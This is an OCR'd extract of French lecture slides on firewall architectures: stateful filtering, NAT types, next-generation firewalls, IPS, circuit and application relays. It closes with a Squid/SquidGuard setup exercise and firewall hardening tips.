- Vitesse annoncée pour quelle protection ?
- Attention aux optimisations sur le matériel

Pare-feu Stateful : Options courantes

- Les mêmes qu'avec les filtres de paquets
- Plugin vers des fonctions évoluées
  - Filtrage d'URL (STIC) par CVP
  - Lutte antivirale (STIC) par CVP
- Plugin vers des relais applicatifs
- Authentification sur certains protocoles
- Le NAT
- Le Tarpit

Pare-feu Stateful : Exemples

- Checkpoint Firewall-1 (STIC)
- Netfilter (IPTables) de Linux (STIC)
- IOS Firewall de CISCO (STIC)
- etc.


Pare-feu Stateful : Le NAT

- Network Address Translation
- Modification de l'adresse visible d'une machine interne (IP-e au lieu de IP-i)
- Deux buts
  - Pallier à un manque d'adresses (utilisation des RFC3330)
  - Cacher pour protéger
- De nombreuses manières de l'implémenter

Pare-feu Stateful : le NAT : le SNAT

- Source Network Address Translation
- On change l'adresse du client
- C'est l'utilisation principale
- Permet d'avoir un grand nombre d'adresses IP


Pare-feu Stateful : le NAT : le SNAT



Pare-feu Stateful : le NAT : le DNAT

- Destination Network Address Translation
- Plus rarement utilisée
- Pour des serveurs en DMZ
- Pour des serveurs derrière une adresse unique
- Permet un pseudo équilibrage de charge
- Peut-être utilisé pour des processus de diversion


Pare-feu Stateful : le NAT : le DNAT



Pare-feu Stateful : le NAT dynamique

- L'adresse visible fait partie d'un pool
- Généralement dans le cas d'un SNAT
- Pool-e $<$ Pool-i
- La correspondance IP-e et IP-i est variable dans le temps (à la DHCP)

Pare-feu Stateful : le NAT dynamique




Pare-feu Stateful : le NAT : le SAT

- Static Address Translation
- La correspondance IP-e et IP-i est constante
- Réservé à des serveurs accessibles : DNAT
- Pour les clients si Pool-e = Pool-i

Pare-feu Stateful : le NAT : le PAT


- PAT : Port Address translation
- Correspond à la quasi totalité des NAT grand public
- Dans le cas où Pool-e $= 1$
- On est obligé de changer le port source pour différencier les machines
- Appelé aussi mascarade
- Peut-être utilisé en complément des autres méthodes

Pare-feu Stateful : le NAT : le PAT



Pare-feu Stateful : le NAT : problème


- Les mêmes que le Stateful : où se fait le changement ?
  - En-têtes IP, TCP et UDP (STI)




Pare-feu Stateful : le NAT : solution

On ne se limite plus aux en-têtes

- En-têtes IP, TCP et UDP (STI)
- Et on ajoute :
  - Modification dans les messages



NAT et Filtrage : Netfilter



Pare-feu deep-inspection

- Terme à relent marketing
- Evolution du stateful inspection
- Vérifie la conformité aux RFC
- A la limite du relais applicatifs (cf suite)
- Mais est-ce différent des IPS ?
- Concurrencé par la Firewall NG "Next Generation"

Pare-feu Next-Generation

- Terme à relent marketing
- Evolution du stateful inspection
- utilisation de paramètres supplémentaires
  - l'identité de la personne
  - l'application (et non plus le port), surtout que tout passe par le 80.
    - Facebook
    - Gmail
    - GoogleDrive

Pare-feu Next-Generation

Recouvre beaucoup de réalités

- Comment se fait la détection de la personne
  - Par remontée de l'authentification AD ?
  - Par l'installation d'un client ?
- Comment-est utilisée cette authentification ?
  - Une personne <=> 1 IP ?
  - Une communication <=> 1 personne ?
  - Est-ce dynamique ?
- Comment sont détectées les applications ?
  - par schéma ? (donc abonnement ?)
  - par url ?
  - par IP ?

Pare-feu NG : avantages

- Simplicité de la maintenance (changement d'IP = pas de changement de droit)
- On sait QUI a accès.
- On devient très fin dans le filtrage.

Pare-feu NG : inconvénients

- Incompatible avec du "wirespeed" (reconstitution des paquets)
- Ne pourra jamais aller aussi loin qu'un relais applicatif
- Dégâts collatéraux

Pare-feu NG : acteurs

- Palo Alto
- iptables + L7 Filter + NuFW (UFWi)
- Maintenant tout FW est forcément NG.....

Les I.P.S.

- Intrusion Prevention System
- Encore un niveau supplémentaire vis-à-vis du deep-inspection
  - Réassemble les paquets
  - Normalise les communications
  - Vérifie la conformité aux RFC
  - Les compare à une base d'attaque
- C'est un routeur qui fait de la détection d'intrusion et qui agit : IDS (Intrusion Detection System) n'était pas assez vendeur

Protection IPS : Avantages

- Peut protéger d'attaques très sophistiquées
- Ne nécessite pas de modification d'architecture ou des clients
- Parfois inattaquable car indétectable (pas d'adresse IP)
- Peut couper ou limiter des flux interdits

Protection IPS : Inconvénients

- Plus lent encore que le deep inspection (comparaison de schémas)
- Demande une machine adaptée au débit pour des coupures complexes
- Dégâts collatéraux plus nombreux que le deep inspection

Protection IPS : Exemples

- StormShield.
- Tippingpoint
- Snort Inline
- Guardian pour iptables
- Iptables et module string (très très limité)

Protection IPS : Inconvénients

- Plus lent encore que le deep inspection (comparaison de schémas)
- Demande une machine adaptée au débit pour des coupures complexes
- Dégâts collatéraux plus nombreux que le deep inspection

Protection IPS : Questions à poser

- Nombre de règles
- Mise à jour des règles (qui, d'où)

Les boites noires

Les firewall tout faits :

- Ont un OS
  - CISCO IOS-XR => QNX Neutrino
  - Juniper JunOS => FreeBSD 4.10
  - Alcatel TimOS => VXWorks
  - Huawei VRP => VXWorks
  - StormShield => FreeBSD
  - SideWinder => Linux (SeLinux)
- Sont parfois aidés de composants

Boites noires et circuits

- L'aide hardware est précieuse
  - Plus rapide
  - Moins chère
  - Moins consommatrice
- Mais elle pose des problèmes
  - ASICs : rapides, économiques mais fixes et peu intelligents
  - FPGA : assez rapides, modifiables mais peu intelligents
  - Network processors : intelligents, relativement rapides mais gourmands et chers


Les relais

Après les douves, les ponts

Relais : Définition

- Les relais travaillent sur le passage et non la coupure
- Le principe est : "laisse faire un professionnel."
- Ils dissimulent le client (authentification externe par l'adresse IP)


Relais : Définition (2)



Relais : Définition (3)

Si on ne coupe pas:

Relais : Définition (4)



Les relais génériques

- La standardiste
- C'est un relais générique
- Généralement placé au niveau circuit (TCP ou UDP)
- La communication C-R encapsule la communication C-S.
- Le client demande au relais une communication à l'extérieur
- Autorisation basée sur
  - l'origine (machine, port)
  - la destination (machine, port)
  - l'identification ou l'authentification du client pour tout protocole

Relais circuit : Avantages

- Laisse passer beaucoup de protocoles
- Permet de bloquer
  - Sur l'origine et la destination
  - L'identité de l'utilisateur
- Journalise
  - Les protagonistes (leur IP, leur port)
  - Taille, durée, identité, etc..
- Simplicité du serveur
  - Règles simples
- Simplicité du client
  - Un paramétrage une fois pour toutes

Relais circuit : Inconvénients

- Lent
- Tous les protocoles ne passent pas
- Ne comprend pas la communication
- Nécessite l'installation d'une partie cliente
  - Intégrée dans les outils
  - Intégrée dans le système par des librairies
- Empêche la notion de serveur

Relais circuit : Trucs

- Différencier relais d'entrée et relais de sortie
- Les relais de sortie doivent refuser l'entrée
- Préférer les relais applicatifs si possible

Relais circuit : Options courantes

- Chiffrement entre le client et le relais
- Authentification
- Tunneling

Relais circuit : Exemples

- Un seul exemple définit par une RFC (dite AFT advanced Firewall Traversal)
  - Les socks
- Plusieurs implémentations (dont certaines gratuites)
  - Nec (serveur et client)
  - Hummingbird (client)
  - Dante (serveur et client unix)
  - Msproxy (en partie)

Les relais applicatifs

Relais applicatifs : Définition

- Le client fait une demande de connexion au relais dans le même protocole
- Le relais traite la demande et la retransmet au serveur
- Il renvoie la réponse au client
- La communication C-R est conforme au protocole relayé
- R comprend la communication
- R peut intervenir dans la communication
  - Squid : accélération, transforme les urls, etc.
  - Sendmail/Postfix : ajoutent des entêtes

Relais applicatifs : Avantages

- Compréhension totale du protocole
  - Filtrage extrêmement fin
  - Journalisation complète
  - Protection plus efficace
- Authentification facilement intégrable
- Nombreuses fonctionnalités complémentaires
- Parfois seul moyen de passer (X11)
- Utilisés en relais d'entrée, ils protègent efficacement les serveurs

Relais applicatifs : Inconvénients

- Il faut un relais par protocole
- Il y a peu de protocoles relayés
- C'est le plus lent des relais
- Consommateur de CPU
- Plus complexe, et donc plus vulnérable
- Chaque logiciel doit-être configuré (sauf si redirection transparente)

Relais applicatifs : options courantes

- Lutte antivirale
- Filtrage d'action (put, get pour le ftp)
- Filtrage d'URLs
- Cache (optimisation du trafic)
- Authentification

Relais applicatifs : Trucs

- Penser à empêcher l'entrée par leur biais
- Attention aux modules génériques qui n'ont pas les avantages des relais applicatifs (voir relais circuit)
- Ne pas croire qu'ils sont la panacée !! (httptunnel)

Relais applicatifs : Exemples

- Squid (http, https, ftp)
- Fwtk (http, ftp, telnet, X11, rlogin, pop, sqlnet générique (TCP)). Mais ne bouge plus depuis plusieurs années.
- Serveurs SMTP, DNS, NTP (par définition)

Relais applicatifs : Exercice

Installation d'un relais Squid + SquidGuard

Apt-get install squid
Apt-get install squidGuard
Apt-get install chastity-list
Squid.conf (url_rewrite_program /usr/bin/squidGuard -c /etc/chastity/squidGuard-chastity.conf)

Le mélange des genres

- Complémentarité visible
- Quelques pare-feu intègrent 2 processus
  - Filtrage stateful qui renvoie vers
  - des Relais applicatifs transparents

Choix entre ces 4 (5) types

- Dépend
  - De la sécurité exigée
  - De la vitesse nécessaire
  - Du budget disponible
  - Des exigences des utilisateurs
- Rarement limité à un seul type
  - Ils sont très complémentaires.
  - Les relais ne sont rien sans des interdictions

Les astuces générales

- Utiliser un serveur Syslog centralisé
- Synchroniser les horloges par NTP
- Bien segmenter son réseau (règles simples)
- Eviter de nuire aux utilisateurs !!!!

Pare-feu : le faire soi-même

- Choisir un OS bien maîtrisé
- Ne PAS ENCORE LE CONNECTER
- Partitionner correctement le disque (/var)
- Patcher l'OS et les logiciels
- Pas de compte utilisateur
- Enlever les services non indispensables
- Faire une synchronisation NTP du PF

Pare-feu : le faire soi-même : mode paranoiaque

- Limitez les logiciels
  - chroot et chuid des processus (UNIX)
  - Un uid par processus
- Application de patch noyaux durcis
  - grsecurity `http://www.grsecurity.net`
  - openwall `http://www.openwall.com`
  - Selinux

Pare-feu : le faire soi-même : mode paranoiaque

